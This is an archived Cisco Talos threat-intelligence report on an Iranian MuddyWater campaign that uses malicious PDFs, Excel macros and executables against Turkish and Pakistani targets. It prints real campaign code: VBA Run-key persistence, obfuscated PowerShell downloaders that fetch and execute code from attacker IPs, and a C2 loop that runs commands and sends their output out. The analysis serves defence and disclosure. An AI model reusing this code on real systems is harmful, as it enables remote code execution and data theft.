Iranian APT MuddyWater targets Turkish users via malicious PDFs, executables

By Asheer Malhotra

Published: 2022-01-31 · Archived: 2026-04-02 12:27:20 UTC

Cisco Talos has observed a new campaign targeting Turkish private organizations alongside governmental institutions.

- Talos attributes this campaign with high confidence to MuddyWater — an APT group recently attributed to Iran's Ministry of Intelligence and Security (MOIS) by the U.S. Cyber Command.
- This campaign utilizes malicious PDFs, XLS files and Windows executables to deploy malicious PowerShell-based downloaders acting as initial footholds into the target's enterprise. MuddyWater's use of script based components such as obfuscated PowerShell based downloaders is also a tactic described in the advisory from January 2021 by the U.S. Cyber Command.
- This campaign also utilizes canary tokens to track successful infection of targets, a new addition to this group's arsenal of tactics, techniques and procedures (TTPs).
- This specific method of taking advantage of canary tokens in this campaign may also be a measure to evade sandbox based detection systems.
- A highly motivated threat actor such as MuddyWater can use unauthorized access to conduct espionage, intellectual property theft and deploy ransomware and destructive malware in an enterprise.

Executive summary

MuddyWater has conducted various campaigns against entities spread throughout the U.S.A, Europe, Middle East and South Asia.

A typical TTP employed by the group is the heavy use of scripting in their infection chains using languages like PowerShell and Visual Basic coupled with the frequent use of living-off-the-land binaries (LoLBins).

Cisco Talos recently observed a campaign operated by MuddyWater targeting users in Turkey. This campaign consists of the use of malicious PDFs and Microsoft Office documents (maldocs) to serve as the initial infection vector. These maldocs were named in such a way as to masquerade as legitimate documents from the Turkish Health and Interior Ministries.

Next, the malware executes a series of scripts deployed on the infected endpoint to serve as downloaders and instrumentors for additional payloads.

We've also discovered the use of flags or tokens in attacks conducted by this threat actor in this campaign. These tokens are meant to signal a successful infection of a target by the group's malicious artifacts.

MuddyWater threat actor

MuddyWater, also known as MERCURY or Static Kitten, is an APT group recently attributed to Iran's Ministry of Intelligence and Security (MOIS) by U.S. Cyber Command. This threat actor, active since at least 2017, frequently conducts campaigns against high-value targets in American, European and Asian countries. Campaigns carried out by the threat actor aim to achieve either of three outcomes:

- Espionage - Supporting the political dominance of the nation state in the Middle East. This is business as usual for the threat actor, motivated by nation-state interests.
- Intellectual property theft - Enables economic advantages to the nation state. This goal is accomplished by carrying out aggressive campaigns against private entities and government affiliated institutions such as universities and research entities.
- Ransomware attacks - MuddyWater has previously attempted to deploy ransomware such as Thanos on victim networks to either destroy evidence of their intrusions or disrupt operations of private organizations.

This group frequently relies on the use of DNS as part of their means to contact the command and control (C2), while the initial contact with hosting servers is done via HTTP. Their initial payloads usually use PowerShell and Visual Basic scripting along with LoLBins to assist in the initial stages of the infection.

Campaign targeting Turkey

Talos recently observed a campaign operating as recently as November 2021, which we attribute with high confidence to the MuddyWater group, targeting Turkish government entities, including the Scientific And Technological Research Council of Turkey — Tubitak. This campaign consisted of the use of malicious excel documents (XLS maldocs) and executables stored on a file hosting domain "`snapfile[.]org`", which would be delivered to the victims in the form of PDF documents with embedded links.

These maldocs, hosted on attacker-controlled or public media-sharing websites are downloaded by malicious PDFs meant to trick the targets into downloading and opening the maldocs. Based on historic evidence of similar campaigns conducted by MuddyWater, it is highly likely that these PDFs served as the initial entry points to the attacks and were distributed via email messages as part of spear-phishing efforts conducted by the group.

Malicious Excel sheets analyses

Talos identified a set of malicious Microsoft Excel spreadsheet files distributed with Turkish language names. Some of these files were named to masquerade as legitimate documents from the Turkish Health and Interior Ministries.

File name	Translated name	First Seen
Sağlık-Bakanlığı-report-18502021.xls	Health-Ministry-report-18502021.xls	Sept. 23, 2021
İçişleri-Bakanlığı-report-18502021.xls	Interior-Ministry-report-18502021.xls	Sept. 23, 2021
Teklif_form_onaylı.xls	Offer_form_approved.xls	Nov. 08, 2021

Another file discovered was called "**Teklif_form_onaylı.xls**," which can be translated to "Offer_form_approved.xls" from Turkish. Analysis of the maldocs deployed in this campaign demonstrates a clear evolution of their implementation culminating into versions that are fully obfuscated.

The documents have some subtle changes — almost like different versions — were being tested. Older documents had some information in the document's metadata, such as the title field " `Sayyid` "' and author name " `Aurelia` ". These initial versions also consisted of an un-obfuscated PowerShell payload in the document's comments fields. Subsequent iterations of the maldocs saw progressive obfuscation of various malicious code blocks.

Now, the maldocs consist of malicious VBA macros meant to instrument the infection chain. Overall, the macro contained in all the maldocs accomplished the same set of functionalities without any major evolutions as described below.

Persistence

The infection chain instrumented by the VBA macros consist of creating three key artifacts on the infected endpoint:

- Registry key for persistence.
- Malicious VB script intermediate component that the macro sets up for persistence.
- Malicious PowerShell-based downloader script: The actual post-infection, payload instrumentor used for executing arbitrary code on the infected endpoint.

The VB script's persistence is set up by creating a malicious Registry Run for the infected user: `HKCU\Software\Microsoft\windows\CurrentVersion\Run | <random>`

```
18      Set KFpLY = CreateObject("WScript.shell")
19      KFpLY.RegWrite (
20                      "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\eHdFSLbXE",
21                      "rundll32.exe pcwutl.dll,LaunchApplication USErPROFILE\Links\GIPiyHag.vbs",
22                      "REG_SZ") '' Persistency
```

This campaign relies on the use of a LoLBin to execute the malicious VBScript.

In some instances, the attackers make use of a LoLBin DLL called pcwutl.dll, which is part of the operating system, to execute the VBScript on reboot or re-login. Although the usage of LoLBins is fairly common as a means of lateral movement, it is not commonly used to execute the malicious payload.

Tracking tokens

As the maldocs were evolving, some of the metadata details were removed or generalized, and eventually, the latest versions consisted of obfuscated PowerShell payloads residing in the comments field.

The malicious VBA macros consisted of the same set of functionalities for creating the malicious VBS and PS1 scripts, and achieving persistence across reboots. However, there was one interesting addition to the macro functionality now. The latest versions of the VBA code deployed could make HTTP requests to a canary token from canarytokens.com.

Canary tokens are tokens that can be embedded in objects like documents, web pages and emails. When that object is opened, an HTTP request to canarytokens.com is generated, alerting the token's owner that the object was opened.

```
Function BdtcHsqWn(ncTmbQk)
    Dim TjvayYlSV As Variant

    BdtcHsqWn = StrReverse(ncTmbQk)
    Dim cmU As String
    cmU = "http://canarytokens.com/about/d3g23n4gdcrep20q3wzm153xn/index.html"
    Set lAB = CreateObject("InternetExplorer.Application")
    lAB.Visible = False
    lAB.Navigate2 cmU
    Dim ZceJKDBPa As Variant
End Function
```

The canary token is typically silently executed twice during the execution of the macro. In cooperation with Canarytokens.com, a list of other tokens created by the same user was added to the IOC section below.

An attacker may use such tokens to serve one or more purposes such as:

- Tracking Tokens: A way of tracking who is detonating the malicious code, keeping track of successful infections.
- Tracking tokens can be an anti-analysis method. In this campaign, the server that hosts the final payload may only deliver if it first receives two almost simultaneous requests to the token. This would thwart researchers that solely request the payload from the server without registering with the canary tokens using an HTTP request.
- Tracking tokens may also be used as another means of anti-analysis: timing checks. The infection chain consists of a PS1-based downloader and two sets of HTTP requests for the canary tokens. A reasonable timing check on the duration between the token requests and the request to download a payload can indicate automated analysis. Automated sandboxed systems would typically execute the malicious macro generating the token requests. A sandbox would also identify the creation of the registry Run key and re-login the infected user to execute the malicious PS1 that generates the request to download the next payload. Typically, since sandbox-based analysis systems spin up analysis environments for a limited number of minutes, the token requests and payload requests wouldn't be too far apart from each other temporally. A substantially low interval between the HTTP token requests and PS1 requesting the payload may indicate automated analysis of the maldocs and can be used to block payload requests from the infected endpoint.
- Tracking tokens can also be a method to detect the blocking of the payload server. If they keep receiving requests to the token but not to the payload server, that is an indication of their payload server being blocked, and by whom.

Intermediate VB Script component (VBS)

The VBS file is a straightforward executor of the PowerShell script dropped by the macro to disk.

```
Set oili = CreateObject ("WScript.Shell"):oili.run "powershell -exec bypass -file
c:\users\" + CreateObject("WScript.Network").UserName + "\links\links.ps1" , 0,
True
```

VBS executing the PS1 on the endpoint.

Malicious PowerShell-based downloader

The PowerShell script deployed in the attack is meant to download and execute the next payload (also a PS1 script) on the infected endpoint. This PS1 script resides in the metadata of the maldoc and is dropped by the macro.

Primitive versions of the maldocs consisted of unobfuscated versions of the PS1 script, with obfuscations being introduced in newer versions.

```
for ($i=2; $i -gt 1; $i++) {
    try{
        $w=[System.Net.HttpWebRequest]::Create('http://185.118.167.120/');
        $w.proxy=[Net.WebRequest]::GetSystemWebProxy();
        $w.UserAgent = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.11.4472.124 Safari/537.36|'+ $env:username;
        $w.timeout=40000;
        $r='';
        $r=(New-Object System.IO.StreamReader($w.GetResponse().GetResponseStream())).ReadToEnd();
        &("{1}{2}{0}" -f 'X','I','E') $r;
        }
    catch{}
}
```


PS1 downloader script.

The PowerShell script that downloads another PowerShell from a remote location which will then be executed. It tries twice, with a custom timeout of 40 seconds and a custom user agent, which is appended with the character "|" separator and the username executing the script. In other versions of script, the "|" character is not appended.

The fact that the downloader script attempts the download of the payload twice with a big timeout further indicates that the canarytokens serve the purpose of anti-analysis. That is, the C2 may need more time to check if the canarytokens have been accessed before it delivers the final payload. We could not obtain the final payload, but our tests indicate that there was some kind of verification process being performed prior to the delivery of the payload.


Infection chain

The delivery mechanism for this campaign is the distribution of PDF files containing embedded links. Talos found at least two PDF files which shared the same author name, "nejla" , in the metadata. The PDF files typically show an error message and ask the user to click on a link to resolve the issue and display the correct format/extension of the document.



Once the victim clicks on the download button, the endpoint receives a second stage, which can be either a malicious XLS file or a Windows executable that proceeds with the infection as described earlier.

The maldoc-based infection chain is as follows:



Malicious executables-based infection chain

The initial delivery mechanism of the infection chains consists of the malicious PDF files as the first stage. The URLs corresponding to the download button in the PDF files will typically host the malicious XLS files containing the macros that deploy the subsequent VBS and PS1 scripts.


We have, however, recently observed a variation of this infection chain. This second variation consists of the PDF pointing to a URL that delivers a Windows executable (EXE) in the infection chain instead of the malicious XLS files.

The EXEs are meant to instrument a similar infection chain consisting of the intermediate VBS and final PS1-based downloaders.

Turkey

The EXEs typically use a Turkish name indicating that they can either be delivered via the malicious PDFs or distributed independently. One example of an executable was named "**Surec_No_cc2021-pdf377811f-66ad-4397-bd35-3247101e2fda-eta332018.exe**" which can be translated from Turkish as "Period_No_<...>32018.exe."

Once executed, the sample drops a text file in the victim's temporary folder. This is actually a decoy PDF or Office document in hex format. During execution, the hex representation of the decoy document is hexlified to create a readable copy in the %temp% folder. The decoy will then be opened by the system PDF or document reader and displayed to the victim.



Once the decoy document has been displayed to the victim, the executable starts its main malicious task: Downloading and executing malicious PowerShell scripts served to it by a remote location. Here, we see that the intermediate VBS scripts used in the maldoc based infection chain have been replaced with a PowerShell-based implementation.

The implant will first create a directory in the user's home folder. This directory will be used to store two PowerShell scripts:

- Instrumentor script used to activate the next stage from disk called ".CloudCache.conf."
- Downloader script used to download the next stage from a remote location for execution on the endpoint called ".CloudDrive.conf."

Just like maldoc-based infections, a registry key is created at HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN | <Some Application Name> for persistence.

For example:

HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN | CloudDrive.

The registry Run key takes advantage of lolbins to run the payload. In this case, it uses SyncAppvPublishingServer.vbs to execute PowerShell code, which will execute the code stored in the instrumentor script (".CloudCache.conf"):

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]

"CloudDrive"="C:\\Windows\\System32\\SyncAppvPublishingServer.vbs \"n;.('{2}{0}{1}' -f[string][char][int]101,[string][char][int]88,'i')((.('{2}{0}{1}' -f[string][char][int]101,[string][char][int]88,'i')((Get-content $env:USERPROFILE\\.CloudDrive\\.CloudCache.conf))))\""


The instrumentor script is responsible for base64 decoding the contents of the downloader (the second PS1 script) and executing it on the endpoint.

```
.('{2}{0}{1}' -f[string][char][int]101,[string][char][int]88,'i')
(
    '$sa6 = "([System.Text.Encoding]::UTF8.GetS";
    $G0rb = "tring([System.Convert]::FromBa";
    $zor9 = "se64String((Get-content ""$env:USERPROFILE\.CloudDrive
\.CloudDrive.conf""))))";

    $Fart = $sa6, $G0rb, $zor9;
    $ohshit = $Fart -Join "";.("{2}{0}{1}" -f[string][char][int]101,[string][char]
[int]88,"i")($ohshit)'
)
```

Contents of the instrumentor PS1 .CloudCache.ps1.

The second PS1 script is the actual downloader of the next stage of PowerShell code that is run on the infected endpoint. It downloads the next stage of PowerShell code from a remote location and executes it on the infected endpoint.



```
$LetMeRide = [System.Text.Encoding]::UTF8
$Arigato =
"IQoYCA8EDklGRVlMTTpQUlNPKhoFHBRFGllVN1lSSEsbGl9bUk1YRkY0DgoHCk1TU1lfVkJZWEwjCxMGDg
AeXFJaQlUe"
$Arigato = $LetMeRide.GetString([System.Convert]::FromBase64String($Arigato))

$Labiama = $LetMeRide.GetBytes($Arigato)
    $Nany = $LetMeRide.GetBytes("lebachofski")
    $Nana = $(for ($i = 0; $i -lt $Labiama.length; ) {
        for ($j = 0; $j -lt $Nany.length; $j++) {
            $Labiama[$i] -bxor $Nany[$j]
            $i++
            if ($i -ge $Labiama.Length) {
                $j = $Nany.length
            }
        }
    })
    $Nana = $LetMeRide.GetString($Nana)

for ($i=2; $i -gt 1; $i++) {
try{
$w=[System.Net.HttpWebRequest]::Create(<remote_location>);
$w.proxy=[Net.WebRequest]::GetSystemWebProxy();
$w.UserAgent = $Nana.ToString() + $env:username
$w.timeout=40000;
$r='';$r=(New-Object
System.IO.StreamReader($w.GetResponse().GetResponseStream())).ReadToEnd();
&("{1}{2}{0}" -f 'X','I','E') $r;
}catch{}
}
```

Downloader script.

Unfortunately, there was no way for us to download the final payload.

Pakistan

Another version of the executable deployed by the attacker in August 2021 targeted Pakistani entities. We are unsure at this time whether the November 2021 targeting of Turkish users is a continuation of this Pakistan-related activity.

This executable again consists of a decoy document presented to the victim followed by the instrumentation of a PowerShell-based downloader script.

This executable also uses the Registry run key for persistence of its artifacts on the system. However, in this case, we saw a variation in the infection chain:

- The attackers skipped using the instrumentor PS1 script as seen in the latest infection chain (described above).
- Instead, the attackers configured the Registry run key to execute the downloader script directly via SyncAppvPublishingServer.vbs.

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]

"OwnDrive"="C:\\Windows\\System32\\SyncAppvPublishingServer.vbs \"n;.('{2}{0}{1}' -f[string][char][int]101, [string][char][int]88,'i')([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String((Get-content $env:USERPROFILE\\.VirtualBoxer\\.VirtualBoxer.conf))))\""

The downloader script used in this instance consists of capabilities to collect preliminary data, such as the computer name, to register the infection with the C2 server.

The script will then reach out to the C2 for requesting PowerShell commands to execute. The response received is parsed by the implant to check if the computer name sent back by the C2 matches the current computer name. If a match is found, the corresponding PowerShell commands issued by the C2 are executed on the endpoint and the output/response is AES encrypted and returned to the C2.

The URL for returning the output of a command executed on the system is:

http://<C2_IP>/images?guid=<base64_encoded + AES encrypted output>

The User Agent used for all these communications is: Googlebot/2.1 (+http://www.google.com/bot.html)

```
while ($True) {
    $time = RIR
    try {
        $URI = "http://87.236.212.22"
        $RPQ = "/"
        $STUB = "oldcss="
        $r = [System.Net.HTTPWebRequest]::Create($URI + $RPQ)
        $r.proxy = [Net.WebRequest]::GetSystemWebProxy();
        $r.CookieContainer = $cookiecontainer
        $r.Method = "GET"
        $r.KeepAlive = $false
        $r.UserAgent = "Googlebot/2.1 (+http://www.google.com/bot.html)"
        $r.Headers.Add("Accept-Encoding", "identity");
        $resp = $r.GetResponse()
        $reqstream = $resp.GetResponseStream()
        $sr = New-Object System.IO.StreamReader $reqstream
        $ENCRYPTEDSTREAMS = $sr.ReadToEnd() -split("`n") | Select-String "<!-- $STUB"
        $ENCRYPTED = $ENCRYPTEDSTREAMS -split("<!-- $STUB")
        $ENCRYPTED = $ENCRYPTED[1] -split(" --></body>")
        $key = CAK
        $DED = DS $key $ENCRYPTED[0]
        if ($DED -eq "nothing"){
            sleep $time
        }
        else{
            if ($DED -like $env:computername + "*"){
                $DED = $DED -split($env:computername + "::::")
                try {
                    $RUN = "$DED" | I`EX -ErrorAction stop | Out-String
                }
                catch {
                    $RUN = $_ | out-string
                }
                $RUN = ($env:computername + "::::" + $RUN)
                $SEND = ES $key $RUN
                $s = [System.Text.Encoding]::UTF8.GetBytes($SEND)
                $SEND = [System.Convert]::ToBase64String($s)
                $URI = "http://87.236.212.22"
                $SPQ = "/images"
                $QS = "guid="
                $r = [System.Net.HTTPWebRequest]::Create($URI+$SPQ+"?"+$QS+$SEND)
                $r.proxy = [Net.WebRequest]::GetSystemWebProxy();
                $r.CookieContainer = $cookiecontainer
                $r.Method = "GET"
                $r.KeepAlive = $false
                $r.UserAgent = "Googlebot/2.1 (+http://www.google.com/bot.html)"
                $r.Headers.Add("Accept-Encoding", "identity");
                $resp = $r.GetResponse()
                sleep $time

            }
        }
    }
```

PS1-based downloader script.

Tracking Tokens

We observed the decoy documents reaching out to a remote location:

